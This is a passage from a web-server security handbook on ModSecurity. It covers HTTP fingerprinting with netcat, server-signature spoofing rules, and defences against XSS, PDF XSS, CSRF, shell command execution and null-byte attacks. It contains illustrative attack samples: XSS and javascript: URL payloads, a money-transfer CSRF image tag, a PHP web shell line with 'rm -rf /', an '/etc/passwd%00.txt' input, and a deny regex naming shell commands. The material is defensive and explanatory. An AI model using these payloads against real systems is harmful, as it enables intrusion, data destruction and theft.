Allow: GET, HEAD, OPTIONS, TRACE
Content-Type: text/html
Server: Microsoft-IIS/7.0
Set-Cookie: CSAnonymous=LmrCfhzHyQEkAAAANWY0NWY1NzgtMjE2NC00NDJjLWJlYz
YtNTc4ODg0OWY5OGQz0; domain=iis.net; expires=Mon, 27-Apr-2009 09:42:35
GMT; path=/; HttpOnly
X-Powered-By: ASP.NET
Date: Mon, 27 Apr 2009 09:22:34 GMT
Connection: close
Content-Length: 1293
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.
w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-
1"/>
<title>405 - HTTP verb used to access this page is not allowed.</
title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica,
sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-
family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10
px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>405 - HTTP verb used to access this page is not allowed.</h2>
  <h3>The page you are looking for cannot be displayed because an
invalid method (HTTP verb) was used to attempt access.</h3>
 </fieldset></div>
</div>
</body>
</html>
```

The site www.iis.net is Microsoft's official site for its web server platform Internet Information Services, and the **Server** response header indicates that it is indeed running IIS-7.0. (We have of course already seen that it is a trivial operation in most cases to fake this header, but given the fact that it's Microsoft's official IIS site we can be pretty sure that they are indeed running their own web server software.)

The response generated from IIS carries the same HTTP error code, 405; however there are many subtle differences in the way the response is generated. Here are just a few:

- IIS uses spaces in between method names in the comma separated list for the **Allow** field, whereas Apache does not

- The response header field order differs—for example, Apache has the **Date** field first, whereas IIS starts out with the **Allow** field

- IIS uses the error message **The page you are looking for cannot be displayed because an invalid method (HTTP verb) was used to attempt access** in the response body

Bad HTTP version numbers

A similar experiment can be performed by specifying a non-existent HTTP protocol version number in a request. Here is what happens on the Apache server when the request `GET / HTTP/5.0` is issued:

```
$ nc bytelayer.com 80
GET / HTTP/5.0

HTTP/1.1 400 Bad Request
Date: Mon, 27 Apr 2009 09:36:10 GMT
Server: Apache/2.2.8 (Fedora) mod_jk/1.2.27 DAV/2
Content-Length: 295
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not
understand.<br />
</p>
<hr>
<address>Apache/2.2.8 (Fedora) mod_jk/1.2.27 DAV/2 Server at www.
bytelayer.com Port 80</address>
</body></html>
```

There is no HTTP version 5.0, and there probably won't be for a long time, as the latest revision of the protocol carries version number 1.1. The Apache server responds with a **400—Bad Request Error**, and the accompanying error message in the response body is **Your browser sent a request that this server could not understand**. Now let's see what IIS does:

```
$ nc www.iis.net 80
GET / HTTP/5.0

HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 27 Apr 2009 09:38:37 GMT
Connection: close
Content-Length: 334

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/
TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-
ascii"></HEAD>
<BODY><h2>Bad Request - Invalid Hostname</h2>
<hr><p>HTTP Error 400. The request hostname is invalid.</p>
</BODY></HTML>
```

We get the same error number, but the error message in the response body differs—this time it's **HTTP Error 400. The request hostname is invalid**. As HTTP 1.1 requires a `Host` header to be sent with requests, it is obvious that IIS assumes that any later protocol would also require this header to be sent, and the error message reflects this fact.

Bad protocol name

Another tweak is to use a non-existent protocol name such as FAKE when issuing the request. This is Apache's response to such a request:

```
$ nc bytelayer.com 80
GET / FAKE/1.0

HTTP/1.1 200 OK
Date: Mon, 27 Apr 2009 09:50:37 GMT
Server: Apache/2.2.8 (Fedora) mod_jk/1.2.27 DAV/2
Last-Modified: Thu, 12 Mar 2009 01:10:41 GMT
ETag: "6391bf-4d-464e1a71da640"
Accept-Ranges: bytes
Content-Length: 77
Connection: close
Content-Type: text/html

Welcome to our web page.
```

Apache actually delivers the web page with a **200—OK** response code, as if this had been a properly formed GET request. In contrast, this is the response of Internet Information Services:

```
$ nc www.iis.net 80
GET / FAKE/1.0
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 27 Apr 2009 09:51:56 GMT
Connection: close
Content-Length: 311

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/
TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-
ascii"></HEAD>
<BODY><h2>Bad Request</h2>
<hr><p>HTTP Error 400. The request is badly formed.</p>
</BODY></HTML>
```

IIS responds with a 400 error, citing error message **The request is badly formed**. Interesting is also that IIS immediately returns the response after I pressed *Enter* a single time at the end of typing GET / FAKE/1.0—normally, HTTP requires that two newlines follow the request line, something that can be seen in Apache's response to the same request, where there is a blank line between the request line and the start of the response.

The ETag HTTP header

You may be familiar with the Last-Modified HTTP header. This is used to allow web browsers to cache downloaded content, such as image files, and avoids them having to re-download content that hasn't changed since it was last accessed. The ETag header (short for "Entity Tag") works in a similar way, but uses additional information about a file such as its size and inode number (which is a number associated with each file in the Linux file system) to construct a tag that will change only if one of these properties change.

ETag headers can be used by fingerprinting tools as one property to profile the server. In addition, using ETags can actually degrade performance—for example, if you are running several web servers to balance the load for a site and rely on the default Apache ETag configuration (as set by the FileETag directive) then each server will return a different ETag for the same file, even when the file hasn't changed. This is because the inode number will be different for the file on each server. The changing ETag values will cause browsers to re-download files even though they haven't changed.

Disabling `ETags` can therefore be beneficial both for website performance and to make it more difficult to fingerprint the web server. In Apache, you can use the `Header` directive to remove the `ETag` header:

```
Header unset ETag
```

One note of caution is that if you run WebDAV with `mod_dav_fs`, you shouldn't disable the `ETag` since `mod_dav_fs` uses it to determine if files have changed.

Using ModSecurity to defeat HTTP fingerprinting

Since we don't want to be more helpful than necessary to potential attackers, we will now attempt to use ModSecurity rules together with some other configuration tweaks to make automated HTTP fingerprinting tools think that we are running a Microsoft IIS/6.0 server.

We will be using the information we now have available on how fingerprinting tools work to create a set of rules to defeat them. Here is a list of what we need to implement:

- Allow only the request methods GET, HEAD, and POST
- Block all HTTP protocol versions except 1.0 and 1.1
- Block requests without a `Host` header
- Block requests without an `Accept` header
- Set the server signature to **Microsoft-IIS/6.0**
- Add an **X-Powered-By: ASP.NET 2.0** header
- Remove the `ETag` header

Here are the rules used to implement this:

```
#
# Defeat HTTP fingerprinting
#

# Change server signature
SecServerSignature "Microsoft-IIS/6.0"

# Deny requests without a host header
SecRule &REQUEST_HEADERS:Host "@eq 0" "phase:1,deny"

# Deny requests without an accept header
SecRule &REQUEST_HEADERS:Accept "@eq 0" "phase:1,deny"
```

```
# Deny request that don't use GET, HEAD or POST
SecRule REQUEST_METHOD !^(get|head|post)$ "phase:1,t:lowerCase,deny"

# Only allow HTTP version 1.0 and 1.1
SecRule REQUEST_PROTOCOL !^http/1\.(0|1)$ "phase:1,t:lowercase,deny"

# Add X-Powered-By header to mimic IIS
Header set X-Powered-By "ASP.NET 2.0"

# Remove the ETag header
Header unset ETag
```

Now let's run `httprint` and `httprecon` against our server again and see what happens. This is the result when running `httprint`:

And this is what happens when running `httprecon`:

Success! Both fingerprinting tools are now no longer identifying the server as Apache. `Httprint` thinks we are running `Orion/2.0.x`, while `httprecon` has been successfully fooled into identifying the server as `Microsoft IIS 6.0`.

Blocking proxied requests

Requests routed via proxy servers can be problematic for some sites. If you run any type of discussion forum, users can hide behind the perceived anonymity of a proxy server and launch anything from profanity-laden tirades in forum posts to outright denial of service attacks. You may therefore want to block proxied requests if you find that they cause problems on your site.

One way to do this is to check for the presence of the `X-Forwarded-For` header in the HTTP request. If this header exists, it means that the request was made by a proxy server on behalf of the real user.

This rule detects and blocks requests by proxy servers that use the
`X-Forwarded-For` header:

```
SecRule &REQUEST_HEADERS:X-Forwarded-For "@gt 0" deny
```

The rule uses the `&` operator to return the number of request headers present with
the name `X-Forwarded-For`. If this number is greater than zero, that means such
a header is present, and the request is blocked.

Another similar header used by some proxy servers is the `Via` header, which you
may also want to detect to catch a greater number of proxy servers. Keep in mind,
though, that there are many legitimate uses for proxy servers, so before blocking
every detectable proxy server out there, consider what legitimate traffic you will
be blocking.

Cross-site scripting

Cross-site scripting attacks occur when user input is not properly sanitized and
ends up in pages sent back to users. This makes it possible for an attacker to include
malicious scripts in a page by providing them as input to the page. The scripts will
be no different than scripts included in pages by the website creators, and will thus
have all the privileges of an ordinary script within the page—such as the ability to
read cookie data and session IDs. We already saw an example of cross-site scripting
in the previous chapter on virtual patching, and in this chapter we will look in more
detail on how to prevent such attacks.

The name "cross-site scripting" is actually rather poorly chosen—the name stems
from the first such vulnerability that was discovered, which involved a malicious
website using HTML framesets to load an external site inside a frame. The malicious
site could then manipulate the loaded external site in various ways—for example,
read form data, modify the site, and basically perform any scripting action that a
script within the site itself could perform. Thus cross-site scripting, or XSS, was the
name given to this kind of attack.

The attacks described as XSS attacks have since shifted from malicious frame
injection (a problem that was quickly patched by web browser developers) to the
class of attacks that we see today involving unsanitized user input. The actual
vulnerability referred to today might be better described as a "malicious script
injection attack", though that doesn't give it quite as flashy an acronym as XSS.
(And in case you're curious why the acronym is XSS and not CSS, the simple
explanation is that although CSS was used as short for cross-site scripting in the
beginning, it was changed to XSS because so many people were confusing it with
the acronym used for Cascading Style Sheets, which is also CSS.)

Cross-site scripting attacks can lead not only to cookie and session data being stolen, but also to malware being downloaded and executed and injection of arbitrary content into web pages.

Cross-site scripting attacks can generally be divided into two categories:

1. **Reflected attacks**

   This kind of attack exploits cases where the web application takes data provided by the user and includes it without sanitization in output pages. The attack is called "reflected" because an attacker causes a user to provide a malicious script to a server in a request that is then reflected back to the user in returned pages, causing the script to execute.

2. **Stored attacks**

   In this type of XSS attack, the attacker is able to include his malicious payload into data that is permanently stored on the server and will be included without any HTML entity encoding to subsequent visitors to a page. Examples include storing malicious scripts in forum posts or user presentation pages. This type of XSS attack has the potential to be more damaging since it can affect every user who views a certain page.

Preventing XSS attacks

The most important measure you can take to prevent XSS attacks is to make sure that all user-supplied data that is output in your web pages is properly sanitized. This means replacing potentially unsafe characters, such as angled brackets (< and >) with their corresponding HTML-entity encoded versions—in this case `<` and `>`.

Here is a list of characters that you should encode when present in user-supplied data that will later be included in web pages:

Character	HTML-encoded version
<	<
>	>
(	(
)	)
#	#
&	&
"	"
'	'

In PHP, you can use the `htmlentities()` function to achieve this. When encoded, the string `<script>` will be converted into `<script>`. This latter version will be displayed as **<script>** in the web browser, without being interpreted as the start of a script by the browser.

In general, users should not be allowed to input any HTML markup tags if it can be avoided. If you do allow markup such as `<a href="...">` to be input by users in blog comments, forum posts, and similar places then you should be aware that simply filtering out the `<script>` tag is not enough, as this simple example shows:

```
<a href="http://www.google.com" onMouseOver="javascript:alert('XSS
Exploit!')">Innocent link</a>
```

This link will execute the JavaScript code contained within the `onMouseOver` attribute whenever the user hovers his mouse pointer over the link. You can see why even if the web application replaced `<script>` tags with their HTML-encoded version, an XSS exploit would still be possible by simply using `onMouseOver` or any of the other related events available, such as `onClick` or `onMouseDown`.

I want to stress that properly sanitizing user input as just described is the most important step you can take to prevent XSS exploits from occurring. That said, if you want to add an additional line of defense by creating ModSecurity rules, here are some common XSS script fragments and regular expressions for blocking them:

Script fragment	Regular expression
`<script`	`<script`
`eval(`	`eval\s*(`
`onMouseOver`	`onmouseover`
`onMouseOut`	`onmouseout`
`onMouseDown`	`onmousedown`
`onMouseMove`	`onmousemove`
`onClick`	`onclick`
`onDblClick`	`ondblclick`
`onFocus`	`onfocus`

PDF XSS protection

You may have seen the ModSecurity directive `SecPdfProtect` mentioned, and wondered what it does. This directive exists to protect users from a particular class of cross-site scripting attack that affects users running a vulnerable version of the Adobe Acrobat PDF reader.

A little background is required in order to understand what `SecPdfProtect` does and why it is necessary. In 2007, Stefano Di Paola and Giorgio Fedon discovered a vulnerability in Adobe Acrobat that allows attackers to insert JavaScript into requests, which is then executed by Acrobat in the context of the site hosting the PDF file. Sound confusing? Hang on, it will become clearer in a moment.

The vulnerability was quickly fixed by Adobe in version 7.0.9 of Acrobat. However, there are still many users out there running old versions of the reader, which is why preventing this sort of attack is still an ongoing concern.

The basic attack works like this: An attacker entices the victim to click a link to a PDF file hosted on `www.example.com`. Nothing unusual so far, except for the fact that the link looks like this:

```
http://www.example.com/document.pdf#x=javascript:alert('XSS');
```

Surprisingly, vulnerable versions of Adobe Acrobat will execute the JavaScript in the above link. It doesn't even matter what you place before the equal sign, `gibberish=` will work just as well as `x=` in triggering the exploit.

Since the PDF file is hosted on the domain `www.example.com`, the JavaScript will run as if it was a legitimate piece of script within a page on that domain. This can lead to all of the standard cross-site scripting attacks that we have seen examples of before.

This diagram shows the chain of events that allows this exploit to function:

The vulnerability does not exist if a user downloads the PDF file and then opens it from his local hard drive.

ModSecurity solves the problem of this vulnerability by issuing a redirect for all PDF files. The aim is to convert any URLs like the following:

```
http://www.example.com/document.pdf#x=javascript:alert('XSS');
```

into a redirected URL that has its own hash character:

```
http://www.example.com/document.pdf#protection
```

This will block any attacks attempting to exploit this vulnerability. The only problem with this approach is that it will generate an endless loop of redirects, as ModSecurity has no way of knowing what is the first request for the PDF file, and what is a request that has already been redirected. ModSecurity therefore uses a *one-time token* to keep track of redirect requests. All redirected requests get a token included in the new request string. The redirect link now looks like this:

```
http://www.example.com/document.pdf?PDFTOKEN=XXXXX#protection
```

ModSecurity keeps track of these tokens so that it knows which links are valid and should lead to the PDF file being served. Even if a token is not valid, the PDF file will still be available to the user, he will just have to download it to the hard drive.

These are the directives used to configure PDF XSS protection in ModSecurity:

```
SecPdfProtect On
SecPdfProtectMethod TokenRedirection
SecPdfProtectSecret "SecretString"
SecPdfProtectTimeout 10
SecPdfProtectTokenName "token"
```

The above configures PDF XSS protection, and uses the secret string `SecretString` to generate the one-time tokens. The last directive, `SecPdfProtectTokenName`, can be used to change the name of the token argument (the default is `PDFTOKEN`). This can be useful if you want to hide the fact that you are running ModSecurity, but unless you are really paranoid it won't be necessary to change this.

The `SecPdfProtectMethod` can also be set to `ForcedDownload`, which will force users to download the PDF files instead of viewing them in the browser. This can be an inconvenience to users, so you would probably not want to enable this unless circumstances warrant (for example, if a new PDF vulnerability of the same class is discovered in the future).

HttpOnly cookies to prevent XSS attacks

One mechanism to mitigate the impact of XSS vulnerabilities is the `HttpOnly` flag for cookies. This extension to the cookie protocol was proposed by Microsoft (see `http://msdn.microsoft.com/en-us/library/ms533046.aspx` for a description), and is currently supported by the following browsers:

- Internet Explorer (IE6 SP1 and later)
- Firefox (2.0.0.5 and later)
- Google Chrome (all versions)
- Safari (3.0 and later)
- Opera (version 9.50 and later)

`HttpOnly` cookies work by adding the `HttpOnly` flag to cookies that are returned by the server, which instructs the web browser that the cookie should only be used when sending HTTP requests to the server and should *not* be made available to client-side scripts via for example the `document.cookie` property. While this doesn't completely solve the problem of XSS attacks, it does mitigate those attacks where the aim is to steal valuable information from the user's cookies, such as for example session IDs.

A cookie header with the `HttpOnly` flag set looks like this:

```
Set-Cookie: SESSID=d31cd4f599c4b0fa4158c6fb; HttpOnly
```

`HttpOnly` cookies need to be supported on the server-side for the clients to be able to take advantage of the extra protection afforded by them. Some web development platforms currently support `HttpOnly` cookies through the use of the appropriate configuration option. For example, PHP 5.2.0 and later allow `HttpOnly` cookies to be enabled for a page by using the following `ini_set()` call:

```php
<?php
ini_set("session.cookie_httponly", 1);
?>
```

Tomcat (a Java Servlet and JSP server) version 6.0.19 and later supports `HttpOnly` cookies, and they can be enabled by modifying a context's configuration so that it includes the `useHttpOnly` option, like so:

```
<Context>
  <Manager useHttpOnly="true" />
</Context>
```

In case you are using a web platform that doesn't support `HttpOnly` cookies, it is actually possible to use ModSecurity to add the flag to outgoing cookies. We will see how to do this now.

Session identifiers

Assuming we want to add the `HttpOnly` flag to session identifier cookies, we need to know which cookies are associated with session identifiers. The following table lists the name of the session identifier cookie for some of the most common languages:

Language	Session identifier cookie name
PHP	PHPSESSID
JSP	JSESSIONID
ASP	ASPSESSIONID
ASP.NET	ASP.NET_SessionId

The table shows us that a good regular expression to identify session IDs would be (sessionid|sessid), which can be shortened to sess(ion)?id. The web programming language you are using might use another name for the session cookie. In that case, you can always find out what it is by looking at the headers returned by the server:

```
echo -e "GET / HTTP/1.1\nHost:yourserver.com\n\n"|nc yourserver.com
80|head
```

Look for a line similar to:

```
Set-Cookie: JSESSIONID=4EFA463BFB5508FFA0A3790303DE0EA5; Path=/
```

This is the session cookie—in this case the name of it is JESSIONID, since the server is running Tomcat and the JSP web application language.

The following rules are used to add the HttpOnly flag to session cookies:

```
#
# Add HttpOnly flag to session cookies
#
SecRule RESPONSE_HEADERS:Set-Cookie "!(?i:HttpOnly)"
"phase:3,chain,pass"
SecRule MATCHED_VAR "(?i:sess(ion)?id)" "setenv:session_
cookie=%{MATCHED_VAR}"
Header set Set-Cookie "%{SESSION_COOKIE}e; HttpOnly" env=session_
cookie
```

We are putting the rule chain in phase 3—RESPONSE_HEADERS, since we want to inspect the response headers for the presence of a Set-Cookie header. We are looking for those Set-Cookie headers that do not contain an HttpOnly flag. The (?i:) parentheses are a regular expression construct known as a *mode-modified span*. This tells the regular expression engine to ignore the case of the HttpOnly string when attempting to match. Using the t:lowercase transform would have been more complicated, as we will be using the matched variable in the next rule, and we don't want the case of the variable modified when we set the environment variable.

If a cookie header without the HttpOnly flag is found, the second rule looks to see if it is a session identifier cookie. If it is, the setenv action is used to set the environment variable %{SESSION_COOKIE}. ModSecurity cannot be used to modify the cookie header directly (ModSecurity content injection can only prepend data to the beginning of the response or append it to the end of the response), so we are using a plain Apache directive—the Header directive—to modify the cookie header:

```
Header set Set-Cookie "%{session_cookie}e; HttpOnly" env=session_
cookie
```

Header directives can use the `env=` syntax, which means that they will only be invoked if the named environment variable is set. In this case, the Header directive will only be invoked if the `%{SESSION_COOKIE}` environment variable was set by the ModSecurity rule chain. When invoked, the header directive sets the `Set-Cookie` header to its previous value (`%{SESSION_COOKIE}e` is what does this—the `e` at the end is used to identify this as an environment variable). The string `; HttpOnly` is then appended to the end of the previous header.

If we now look at the HTTP headers returned by the server, the session ID cookie will have the `HttpOnly` flag set:

```
$ echo -e "GET / HTTP/1.0\n\n" | nc localhost 80 | head
...
Set-Cookie: JSESSIONID=4EFA463BFB5508FFA0A3790303DE0EA5; Path=/;
HttpOnly
```

> **Cleaning XSS Code from Databases**
>
> *Scrubbr* is the name of a tool for cleaning databases of stored XSS attacks that is made available at no charge by the **Open Web Application Security Project** (**OWASP**). Scrubbr works by examining database tables for stored malicious scripts.
>
> The developers have this to say about how the tool works:
>
> *If you can tell Scrubbr how to access your database, it will search through every field capable of holding strings in the database for malicious code. If you want it to, it will search through every table, every row, and every column.*
>
> Scrubbr can be downloaded at `http://code.google.com/p/owaspscrubbr/`, and more information on the tool is available on the OWASP homepage at `http://www.owasp.org/index.php/Category:OWASP_Scrubbr`.

Cross-site request forgeries

Cross-site request forgeries (**CSRF**) are attacks that trick the victim's browser into submitting a request to another site where the user is logged in, causing that site to believe the user has initiated an action, and that action is then executed as if the user had initiated it. In other words, cross-site request forgeries execute some action on a site that the user never intended.

One example would be if while you are logged into your bank's online banking site someone got you to visit a page that contained the following `<img>` tag:

```
<img src="http://www.bank.com/transfer.php?amount=10000&from=898277372
2&to=898271972">
```

As we already know that an `<img>` tag can be used to execute GET requests, this would cause money to be transferred from one account to another assuming the banking site can do this via GET requests. This is the essence of CSRF attacks—to embed code into a page that causes an action to be executed without the user's knowledge. The aim can be to transfer money, get the user to buy things at auction sites, make him send messages to other users on a site, or any number of things to make it look like the logged-in user on a site has performed some action which was in reality initiated by the CSRF code.

To get a clearer picture, imagine this scenario:

- You do your online banking with Acme Bank
- Acme Bank's website is vulnerable to CSRF attacks
- You also regularly visit the gardening forum at `gardening.com`

Now suppose your long-time enemy Ned is aware of your browsing habits. Since he's got an axe to grind he hatches a scheme to transfer $10,000 from your personal savings account to his own account. Since Ned knows that you use Acme bank and are also a regular visitor at gardening.com, he starts a topic at the gardening forum with the title "Wild fuchsias for sale", knowing you are a fan of fuchsias and have been looking for quality specimens for some time.

If you take the bait and click on the topic in the forum, Ned's evil HTML tag will get downloaded by your browser:

```
<img src="http://bank.acme.com/transfer.php?amount=10000&from=89827737
22&to=898271972">
```

If you are logged into your banking site at the time your browser attempts to render the forum topic, your well-meaning browser will attempt to fetch the image located at `bank.acme.com/transfer.php`, passing the entire query string along with it. Unbeknownst to you, you have just transferred enough money to buy a small car to Ned.

Protecting against cross-site request forgeries

Protecting against CSRF attacks can be challenging. Superficially, it might look like only GET requests are vulnerable, since that is what the browser uses in our examples with the malicious `<img>` tags. However, that is not true as with the right script code it is possible for a client-side script to perform POST requests. The following code uses Ajax technology to do just that:

```
<script>
var post_data = 'name=value';
var xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
xmlhttp.open("POST", 'http://url/path/file.ext', true);
xmlhttp.onreadystatechange = function () {
  if (xmlhttp.readyState == 4) {
    alert(xmlhttp.responseText);
  }
};
xmlhttp.send(post_data);
</script>
```

The core of the problem is that the requests come from the user's own browser and look like legitimate requests. The mainstream solutions today revolve around giving the user's browser some piece of information that it must then transmit back when performing an action. Examples include:

1. Generating a token that is sent together with forms to the user. Any action taken must then include this token or it will be rejected.

2. Randomizing page names. This gives a user unique URLs to perform actions, and should preferably be changed for each new user session. This makes it difficult for the attacker to know where to submit the requests.

3. Requiring authentication to perform important actions. Usually this is done by requesting the username and password to be entered, but for high-security sites such as banking sites this can also involve the user using a small hardware device to generate an authorization code that is submitted to the server.

Shell command execution attempts

As we have already seen, accepting unfiltered input from users can be dangerous. A particular class of exploit occurs when data submitted by users is used to cause the execution or display of a file which the user normally wouldn't have privileges to.

Attackers often combine multiple vulnerabilities to achieve maximum effect. Shell command execution is one exploit scenario which usually doesn't happen on its own—after all, very few web applications take user input and perform the `exec()` system call on them. However, consider the following chain of events:

```
Attacker finds an SQL injection vulnerability
that allows him to create arbitraily named
.php files with content of his choosing (via
the SELECT INTO OUTFILE syntax).

         ⬇

Attacker creates the file
/var/www/exec.php which contains the
simple PHP command
system($_REQUEST['cmd']);

         ⬇

Attacker accesses
www.site.com/exec.php?cmd=rm-rf /,
which causes complete removal of all files
on the web server.
```

In this chain of event, we can see how two vulnerabilities were combined to deadly effect:

- The SQL injection vulnerability was used to create a PHP file
- The failure to filter out shell command execution attempts allowed the attacker to call the exec.php script to remove all files on the web server

This shows that trying to prevent shell command execution is worthwhile (and once again reaffirms the principle of Defense in Depth). I say "trying" since there will always be ways to write system commands that circumvent any detection patterns, however some protection is better than none.

The following are some common Linux system commands, program names, and paths that you may wish to block:

- `rm`
- `ls`
- `kill`
- `mail`
- `sendmail`
- `cat`
- `echo`
- `/bin/`
- `/etc/`
- `/tmp/`

The following rule will block the above when present in arguments:

```
SecRule ARGS "(rm|ls|kill|(send)?mail|cat|echo|/bin/|/etc/|/tmp/)"
"deny"
```

Null byte attacks

Null byte attacks exploit the fact that the C programming language (and related languages) use a null byte (0x00) to signify the end of a string. The string `dog`, for example, is stored in memory in the following way when the C programming language is used:

d	o	g	(null)

In other programming languages, such as Java, strings are stored as arrays, and the total length of the string is stored in a separate location, which means that a Java string is perfectly capable of containing a null byte in the middle of the string.

This difference in how strings and null bytes are handled by different programming languages enable some attacks to take place that exploit the null byte to fool one part of a system by making it think a string has ended at a null byte, while another part will happily process the full input string.

Consider a simple JSP page that displays a text file to a visitor by using the filename parameter supplied to the page:

```
<%
  String filename = request.getParameter("file");
  if (filename.endsWith(".txt")) {
    // Include text file in output page
  }
%>
```

The page attempts to ensure that only files with the extension `.txt` can be displayed to the visitor. However, if an attacker supplies a `filename` argument of `/etc/passwd%00.txt`, then a null byte attack is possible. Since Java strings can contain null bytes, the filename will pass the check `filename.endsWith(".txt")`. When the filename string is passed to an underlying operating system function to open the file, a problem will arise if that system function treats the string as null-terminated since anything after the null byte will be ignored. The operating system will end up opening the file `/etc/passwd` instead, and this file will then be displayed to the attacker.

ModSecurity and null bytes

